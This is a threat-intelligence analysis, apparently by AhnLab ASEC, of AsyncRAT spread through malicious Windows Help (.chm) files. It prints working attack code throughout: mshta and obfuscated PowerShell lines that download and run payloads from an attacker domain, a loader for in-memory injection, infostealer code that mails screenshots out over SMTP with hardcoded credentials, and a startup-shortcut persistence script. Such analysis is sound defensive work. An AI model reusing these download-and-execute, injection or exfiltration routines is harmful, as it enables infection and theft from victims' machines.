AsyncRAT Being Distributed as Windows Help File (*.chm) - ASEC


By ATCP

Published: 2023-01-31 · Archived: 2026-04-02 11:14:22 UTC


The distribution method of malware has been diversifying as of late. Among these methods, a malware strain that uses the Windows Help file (*.chm) has been on the rise since last year, and has been covered multiple times in ASEC blog posts like the ones listed below.

- APT Attack Being Distributed as Windows Help File (*.chm)
- Malicious Help File Disguised as COVID-19 Infectee Notice Being Distributed in Korea
- Backdoor (*.chm) Disguised as Document Editing Software and Messenger Application
- Malicious Help File Disguised as Missing Coins Report and Wage Statement (*.chm)
- AgentTesla Distributed Through Windows Help File (*.chm)
- CHM Malware Types with Anti-Sandbox Technique and Targeting Companies
- Malicious CHM Being Distributed to Korean Universities

Recently, the distribution of AsyncRAT through CHM has been confirmed. The overall operation process is shown in Figure 1, and each step will be explained below.




First, unlike the types covered in the past, a blank Help screen is created when the CHM file is executed.



The contents of the malicious script that is run under the noses of users can be seen in Figure 3. It clearly has a simpler structure compared to previous types. This script uses mshta to execute a malicious command that exists in the address “hxxps://2023foco.com[.]br/plmckv.hta”.

```
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Item1" value=",cmd,/c mshta https://2023foco.com.br/plmckv.hta">
<PARAM name="Item2" value="273,1,1">
</OBJECT>

<SCRIPT>
shortcut.Click();
</SCRIPT>
</body>
</html>
```



A malicious VBScript exists within this address and a portion of its command is shown in Figure 5. The malicious VBScript has fragmented strings to evade detection, and is responsible for executing PowerShell commands.

```
gshjgjshsjhsusyuiweiwuwiuwiuiww = "Powershell -windowstyle hidden $r='KEX'.replace('K','I');
sal D $r;'(&(GCM'+' *W-O*)'+ 'Net.'+'Web'+'Cli'+'ent)'+'.Dow'+'nl'+'oad'+'Fil'+'e(''
http://2023foco.com.br/vvvvv.txt'',''C:\ProgramData\v.vbs'')'|D;
start-process($env:ProgramData+'\\'+'v.vbs')"

    baby = "Powershell -windowstyle hidden $r='KEX'.replace('K','I'); sal D $r;'(&(GCM'+'
    *W-O*)'+ 'Net.'+'Web'+'Cli'+'ent)'+'.Dow'+'nl'+'oad'+'Fil'+'e(''
    https://2023foco.com.br/serverhta.hta'',''C:\ProgramData\v.hta'')'|D;
    start-process($env:ProgramData+'\\'+'v.hta')"


Error = Process.Create(gshjgjshsjhsusyuiweiwuwiuwiuiww, null, objConfig, intProcessID)
Error1 = Process.Create(baby, null, objConfig, intProcessID)
```

There are 2 PowerShell commands that are executed. The commands respectively download and execute the vbs and hta files from the following URL.

- **Download URL**
  hxxp://2023foco.com[.]br/vvvvv.txt (C:\ProgramData\v.vbs)
  hxxps://2023foco.com[.]br/serverhta.hta (C:\ProgramData\v.hta)

1. v.vbs

First, as shown in Figure 6, the v.vbs file is obfuscated to the point of being incomprehensible.

```
coringa = Replace(coringa,"ë◆€¤B╓Γ◆□G%ëŦ!□□*◆◆◆!₿¤$@□□□□#","B")
coringa = Replace(coringa,"◆ₒP♂R.¢ΔB□P□ ¤¢& **#$□◆n₩Ð♭i◆","R")
execute(coringa)
End Function

dim eternite
eternite = "  "

dim vida
vida = "/ BBBBBBBBBBBBBBBBBBBBBBBB /"

dim criatividade

criatividade = teclado("=□QK□kC□n□□aQH□0B□c□MH□6□wL□8C□y□□M□ID□z□g" & vida & eternite & vida &
"□8G□jBwb□4C□jBwb□0G□u□gY□IH□v□□" & vida & eternite & vida & "□MG□yBQ" & vida & eternite & vida &
"□YH□lBgc□MH□vBgL□QH□4B□d□cC□o□□I□0F□dBwW□QH□jBQ" & vida & eternite & vida &
"□oG□iBwb□sF□g□□L□wG□sBQd□4G□k□□K□UG□rBwb□YH□uBQS□4C□p□wJ□4G□1Bg□□cC□o□□" & vida & eternite & vida &
```

The PowerShell command can be seen once it is unobfuscated. This command loads a .NET DLL that is encoded within the script. This DLL receives malicious data from the URL that is transmitted to the loader file as an argument and loads it in the memory.

```
Function teclado(brasil)
dim coringa
coringa = "teclado = StrReverse(Brasil)"
execute(coringa)
End Function

dim agoravai

Function coringa(GBYs)
end Function

agoravai = "$Codigo =
'$LHgK='%MISqHGKZMA%';[Byte[]]$fuUN=[System.Convert]::FromBase64String($LHgK.replace(''2ª.','A'));[System.AppDomain]
::CurrentDomain.Load($fuUN).GetType('ClassLibrary3.Class1').GetMethod('Run').Invoke($null,[object[]]('txt.osrevercd/
rb.moc.ocof3202//:sptth'))';$OWjuxD =
[System.Text.Encoding]::Unicode.GetString().replace('%MISqHGKZMA%','TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZ[Encoded DLL]RE9TIG1vZGUuDQ0KJAAA
AAAAAABQRQAATAEDAADvFJUAAAAAAAAAAAOAAIiALAVAAAE4AAAAGAAAAAAAAAqm0AAAAgAAAAgAAAAAAAEAAgAAAAAgAABAAAAAAAAAAAGAAAAAAAAADA
```

```
[System.AppDomain]::CurrentDomain.Load($fuUN).GetType('ClassLibrary3.Class1').GetMethod('Run').
Invoke($null,[object[]]('txt.osrevercd/rb.moc.ocof3202//:sptth'))
```


The loaded DLL receives the reversed malicious URL as an argument. It then downloads additional data from the URL before loading and executing it in the “C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\RegAsm.exe” process.

- **Download URL**
  hxxps://2023foco.com[.]br/dcreverso.txt

```
public static void Run(string LAbWJK)
{
    try
    {
        try
        {
            bool flag = MyProject.Computer.FileSystem.FileExists("Done.vbs");
            if (flag)
            {
                FileSystem.FileCopy("Done.vbs", Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "WWDdyw.vbs");
                Thread.Sleep(Conversions.ToInteger("1000"));
                MyProject.Computer.FileSystem.DeleteFile("Done.vbs");
            }
        }
        catch (Exception ex)
        {
        }
        string text = new WebClient().DownloadString(Strings.StrReverse(LAbWJK));
        text = Strings.StrReverse(text);
        string str = "C:WWWindowsWWMicrosoft.NETWWFramework";
        str += "WWv4.0.30319";
        AppDomain.CurrentDomain.Load(Resources.ClassLibrary1).GetType("ClassLibrary1.Class1").GetMethod("Run").Invoke(null, new object[]
        {
            str + "WWRegAsm.exe",
            Convert.FromBase64String(text)
        });
```

The data that has been downloaded and executed by the loader is what performs the actual malicious behavior. This data is AsyncRat, an open-source RAT malware publicly available on GitHub. This malware is capable of performing various malicious behaviors by receiving commands from the threat actor through their C2. The default features include Anti-VM, keylogging, and remote shell. Additionally, it possesses the strings necessary for malicious C2 and porting behaviors but in an encrypted form. It is then decrypted like in Figure 10 and used.

- **C2**
  51.79.116[.]37:8848



2. v.hta

v.hta is capable of executing additional commands and creating startup programs. Its first feature of executing additional commands is done by receiving them from the URL below through a PowerShell command.

- **Download URL**
  hxxps://2023foco.com[.]br/2.txt

```
Dim shell,command
strCommand = "Powershell.exe  -noexit $c1='(New-Object Net.We'; $c4='bClient).Downlo';
$c3='adString(''https://2023foco.com.br/2.txt'')';$TC=I`E`X ($c1,$c4,$c3 -Join '')|I`E`X"
```

The additional command downloads data from the two respective URLs with a PowerShell command and executes one of them like in Figure 12. At this stage, the path "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell_ise.exe" and the remaining data are transmitted as arguments. Currently, the first URL is inaccessible, so the exact process cannot be checked. However, the downloaded data is assumed to be a loader. It is presumed that the remaining data is injected into a normal process that is transmitted as an argument through the loader. This is a common method that malware strains use to evade behavior detection.

- **Download URL**
  hxxps://2023foco.com[.]br/printa.txt (Infostealer)
  hxxps://2023foco.com[.]br/runpe.jpg (Loader 추정)

```
[byte[]]$server=[System.Convert]::FromBase64String((New-Object Net.WebClient).(-join[char[]](68,111,119,110
,108,111,97,100,83,116,114,105,110,103)).Invoke('https://2023foco.com.br/printa.txt'));

[Byte[]] $DLL =[System.Convert]::FromBase64String((New-Object Net.WebClient).(-join[char[]](68,111,119,110,
108,111,97,100,83,116,114,105,110,103)).Invoke('https://2023foco.com.br/runpe.jpg'));

$y='[System.Ap#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@@<<<<<<<<<<<<<<<<<<<<<<>>>>>>>>>>ain]'.replace(
'#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@@<<<<<<<<<<<<<<<<<<<<<<>>>>>>>>>>','pDom')|dwrg5t;$g55=$y.
GetMethod("get_CurrentDomain")

$ewe0='$g55.In#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@@<<<<<<<<<<<<<<<<<<<<<<>>>>>>>>>>ke($null,$null)'
.replace('#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@@<<<<<<<<<<<<<<<<<<<<<<>>>>>>>>>>','vo')| dwrg5t

$wwf5dd='$ewe0.Lo#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@@<<<<<<<<<<<<<<<<<<<<<<>>>>>>>>>>($DLL)'.
Replace('#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@@<<<<<<<<<<<<<<<<<<<<<<>>>>>>>>>>','ad')

$wwf5dd| dwrg5t



[RunPE.RunPE]::Execute('C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell_ise.exe',$server)
```

The data assumed to be injected and executed has been identified as an Infostealer. As shown in Figure 13, this malware is capable of taking screenshots of a user's PC screen and sending them to the threat actor via SMTP.


```
string text = "safadinhosdoqueda@gmail.com";
MailMessage mailMessage = new MailMessage();
SmtpClient smtpClient = new SmtpClient("smtplw.com.br");
mailMessage.To.Add(text);
mailMessage.From = new MailAddress(text);
mailMessage.Subject = string.Concat(new string[]
{
    "CC By Queda de Faráo :",
    Environment.UserName,
    " Pc :",
    Environment.MachineName,
    " Hora :",
    Conversions.ToString(DateAndTime.TimeOfDay),
    ": ",
    Conversions.ToString(DateAndTime.Today)
});
mailMessage.Body = "";
Attachment item = new Attachment(new MemoryStream(B), "Foto.jpeg", "image/jpeg");
mailMessage.Attachments.Add(item);
smtpClient.Credentials = new NetworkCredential("jodsteivant", "uxMwEzme8846");
smtpClient.Port = 587;
smtpClient.EnableSsl = true;
smtpClient.Send(mailMessage);
```

The second feature that v.hta is capable of is creating startup programs. An LNK file is created in the following directory and configured to run the v.vbs file. Additionally, it uses the icon of a normal file (C:\Program Files (x86)\Internet Explorer\iexplore.exe) for the shortcut icon to avoid suspicion.

- **LNK file creation path**

  %AppData%\Microsoft\Windows\Start Menu\Programs\Startup\Viual Frontal Hotel.lnk

```
Set objShell = CreateObject("WScript.Shell")
strDesktop = objShell.SpecialFolders("appdata")
strPublic = objShell.SpecialFolders("public")
Set objLink = objShell.CreateShortcut(strDesktop & "\Microsoft\Windows\Start
Menu\Programs\Startup\Viual Frontal Hotel.lnk")
objLink.TargetPath ="%public%" & "\v.vbs"
objLink.Arguments = ""
objLink.WorkingDirectory = "%HOMEDRIVE%%HOMEPATH%"
objLink.IconLocation = "C:\Program Files (x86)\Internet Explorer\iexplore.exe, 1"
objLink.Description = "VHF"
objLink.Save
```



Recently, malware is being distributed in various forms such as CHM. A majority of these malware strains use normal processes when loading their malicious data in order to avoid detection. Moreover, the malware is being executed in fileless format, making it difficult the for users to identify what type of malware was executed. Users should refrain from opening files from unknown sources and must run periodic checkups on their PC.

[File Detection]

Trojan/Win.Generic.C5303722 (2022.11.12.01)
Malware/Win32.RL_Generic.C4363035 (2021.03.06.01)
Trojan/Win.Agent.C4526491 (2021.06.30.03)
Downloader/CHM.Generic (2023.02.02.00)
Downloader/HTML.Generic (2023.02.02.00)
Downloader/VBS.Generic (2023.02.02.00)

MD5

407b0b88187916dc2e38c8d796c10804

824584841251baa953b21feb5f516bed

ac64e8e7eb01755cc363167dd7653d53

b810d06b6ead297da6d145fca80c80b2

c45f6c4e3222c4308c80c945fb3ac4dc

Additional IOCs are available on AhnLab TIP.

URL

http[:]//2023foco[.]com[.]br/vvvvv[.]txt

http[:]//51[.]79[.]116[.]37[:]8848/

https[:]//2023foco[.]com[.]br/2[.]txt

https[:]//2023foco[.]com[.]br/dcreverso[.]txt

https[:]//2023foco[.]com[.]br/plmckv[.]hta

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/47525/